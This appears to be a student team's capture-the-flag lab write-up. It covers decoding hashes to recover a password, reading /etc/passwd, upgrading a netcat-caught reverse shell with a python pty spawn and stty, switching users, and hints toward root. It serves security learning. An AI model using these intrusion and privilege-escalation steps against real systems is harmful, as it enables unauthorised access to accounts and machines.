ZGNmZmY1ZWI0MDQyM2YwNTVhNGNkMGE4ZDdlZDM5ZmY2Y2I5ODE2ODY4ZjU3NjZiNDA4OGI5ZTk5MDY5NjFiOQo3NjkyYzNhZDM1NDBiYjgwM2MwM
jBiM2FlZTY2Y2Q4ODg3MTIzMjM0ZWEwYzZlNzE0M2MwYWRkNzNmZjQzMWVkCjI4MzkxZDNiYzY0ZWMxNWNiYjA5MDQyNmIwNGFhNmI3NjQ5YzNjYz
g1ZjExMjMwYmIwMTA1ZTAyZDE1ZTM2MjQKYjgwOGUxNTZkMThkMWNlY2RjYzE0NTYzNzVmOGNhZTk5NGMzNjU0OWEwN2M4YzIzMTViNDczZGQ5ZDd
mNDA0ZgpmYTUxZmQ0OWFiZjY3NzA1ZDZhMzVkMTgyMThjMTE1ZmY1NjMzYWVjMWY5ZWJmZGM5ZDVkNDk1NjQxNmY1N2Y2CmI5Nzc2ZDdkZGY0NTlj
OWFkNWIwZTFkNmFjNjFlMjdiZWZiNWU5OWZkNjI0NDY2Nzc2MDBkN2NhY2VmNTQ0ZDAKNWU4ODQ4OThkYTI4MDQ3MTUxZDBlNTZmOGRjNjI5Mjc3M
zYwM2QwZDZhYWJiZGQ2MmExMWVmNzIxZDE1NDJkOAo3NDY4NjUyMDcwNjE3MzczNzc2ZjcyNjQyMDY5NzMyMDdhNzk3ODc3NzY3NTc0NzM3MjcxNz
A2ZjZlNmQ2YzZi
```

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

Remove non-alphabet chars

Strict mode

Input

length: 519
lines: 8

```
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
74686520706173737 6f7264206973207a797877675747372717 06f6e6d6c6b
```

Output

time: 9ms
length: 384
lines: 1

```
uÇß...ãN6Ýy9å®.wF¼w·.ß×ßé¥ýó^¼ëÇüî®.ãO<o×½÷N¼ëVýî¯vsv.ß.4m¿4ÝÍ6Ñ¾Ûyî°qß<ó½vßmøy..éîõãw4i×{Ý÷øßW.ÛÍýÕÝÛs®.s^\m½÷Ó.
°oN.k¦üë.
\ÝÇ<åýuÛ}.oMtåí6w^^ß.¸oÍ<{^zw_.ÕÇ.uÇ5ã.·ï.üq§½÷.7ë.=kNÜñÍ·×.øïw]õÞßãN.}®u}Þ=ì·ùÍ½9w¦·âÝ|Ù_.×^_..·Ý§.Öÿ^m÷
\õÞ]ãÞzã^.ç·úoÞüéÞÝuþ9õÍZw.õ{WzíÍµ
{nÛyõù{ß_w.¸ã®»ì.4w·.qçüã.tåì<ãÍ|u.¼Ô.õçWt{..ñ×:ÛÝ»ï~´ÝÝ.é¦.m×zÙ.uyþõÕÝyãg|ï.¼ë.´ïNµï~÷ï¾.ïn¸ÙN½ìỳ´ï®ÿïÍûï®üï.÷ïn
õïN.éì.éÍ.
```

Recipe

To Hex

Delimiter
Space

Bytes per line
0

Input

length: 519
lines: 8


```
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
74686520706173737 6f7264206973207a797877675747372717 06f6e6d6c6b
```

Output


time: 15ms
length: 1556
lines: 1

```
64 63 66 66 66 35 65 62 34 30 34 32 33 66 30 35 35 61 34 63 64 30 61 38 64 37 65 64 33 39 66 66 36 63 62 39 38 31
36 38 36 38 66 35 37 36 36 62 34 30 38 38 62 39 65 39 39 30 36 39 36 31 62 39 0a 37 36 39 32 63 33 61 64 33 35 34
30 62 62 38 30 33 63 30 32 30 62 33 61 65 65 36 36 63 64 38 38 38 37 31 32 33 32 33 34 65 61 30 63 36 65 37 31 34
33 63 30 61 64 64 37 33 66 66 34 33 31 65 64 0a 32 38 33 39 31 64 33 62 63 36 34 65 63 31 35 63 62 62 30 39 30 34
32 36 62 30 34 61 61 36 62 37 36 34 39 63 33 63 63 38 35 66 31 31 32 33 30 62 62 30 31 30 35 65 30 32 64 31 35 65
33 36 32 34 0a 62 38 30 38 65 31 35 36 64 31 38 64 31 63 65 63 64 63 63 31 34 35 36 33 37 35 66 38 63 61 65 39 39
34 63 33 36 35 34 39 61 30 37 63 38 63 32 33 31 35 62 34 37 33 64 64 39 64 37 66 34 30 34 66 0a 66 61 35 31 66 64
34 39 61 62 66 36 37 37 30 35 64 36 61 33 35 64 31 38 32 31 38 63 31 31 35 66 66 35 36 33 33 61 65 63 31 66 39 65
62 66 64 63 39 64 35 64 34 39 35 36 34 31 36 66 35 37 66 36 0a 62 39 37 37 36 64 37 64 64 66 34 35 39 63 39 61 64
35 62 30 65 31 64 36 61 63 36 31 65 32 37 62 65 66 62 35 65 39 39 66 64 36 32 34 34 36 36 37 37 36 30 30 64 37 63
61 63 65 66 35 34 34 64 30 0a 35 65 38 38 34 38 39 38 64 61 32 38 30 34 37 31 35 31 64 30 65 35 36 66 38 64 63 36
32 39 32 37 37 33 36 30 33 64 30 64 36 61 61 62 62 64 64 36 32 61 31 31 65 66 37 32 31 64 31 35 34 32 64 38 0a 37
34 36 38 36 35 32 30 37 30 36 31 37 33 37 33 37 37 36 66 37 32 36 34 32 30 36 39 37 33 32 30 37 61 37 39 37 38 37
37 37 36 37 35 37 34 37 33 37 32 37 31 37 30 36 66 36 65 36 64 36 63 36 62
```


After much trial and error, Jia Meng was able to get information with the From Hex help in decoding the data.
'the password is ***zyxwvutsrqponmlk***'. (passwd for humptydumpty)




Natalie was also able to find the password for the user 'humptydumpty' by pasting the whole content from ***humptydumpty.txt*** and passed it into Hashes.com



Next up, Jia Meng tried to check every registered user that has access to a system with the ***cat /etc/passwd*** command. Jia Meng then was able to see the 'humptydumpty' user was listed in as well.




Since Jia Meng had already obtained the password to the 'humptydumpty' user, she tried to switch to 'humptydumpty' by using the ***su humptydumpty*** command.



Unfortunately, Jia Meng could not change to the 'humptydumpty' user, she first need to upgrade and stabilise the shell with the following commands, ***python3 -c 'import pty;pty.spawn("/bin/bash")'*** which Jia Meng have learn in Day 24 of the 25 days of Cyber Security room.


Next, Jia Meng needs to use the command ***export TERM=xterm*** which will give us access to term commands.

Moving on, press the **Ctrl + Z** to background the shell and then use the ***stty raw -echo; fg*** to foreground the shell.



tweedledum@looking-glass:~$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
tweedledum@looking-glass:~$ export TERM=xterm
export TERM=xterm
tweedledum@looking-glass:~$ ^Z
zsh: suspended nc -lnvp 1234
(1211102696㉿kali)-[~]
$ stty raw -echo; fg
[1] + continued nc -lnvp 1234

After upgrading and stabilising the shell, Jia Meng tries to switch to the ‘humptydumpty’ user once again after several attempts Jia Meng was finally able to switch to the ‘humptydumpty’ user. From there on,Jia Meng used ***ls*** to try and list out all the files but was denied, she then figured that she needed to change the directory to ***cd /home/humptydumpty***. After changing the directory, and once again using the ***ls*** command, Jia Meng was finally able to see the poetry.txt file being listed out.

From scanning through the ***poem.txt*** , Jia Meng found that Alice seemed to be another user as well. From here, we can see that other user groups have executable permission on alice. Thus, we need to change the directory to ***alice***.



In the meanwhile, Kai Zheng had tried to check the Sudo command on Humptydumpty, but it didn't work for humptydumpty. He also went through and explored another file to see anything useful but he failed to find anything. What Kai Zheng and Jia Meng can do is just change the directory to Alice but without permission. They cannot check the file in the Alice folder.



After being stuck here for a while, Kai Zheng and Jia Meng decided to get some extra tips from google.

Privilege Escalation (Humptydumpty To Alice)


Now this is a trick one and it should be as alice is the last account that you need to traverse into before you can acquire the root account.

Hint: If you aren't able to see something, does it mean that its not there?
Hint: I'll say no
Hint: Wait, which account am I trying to get into.
Last Hint: You can directly ssh into Alice's account.

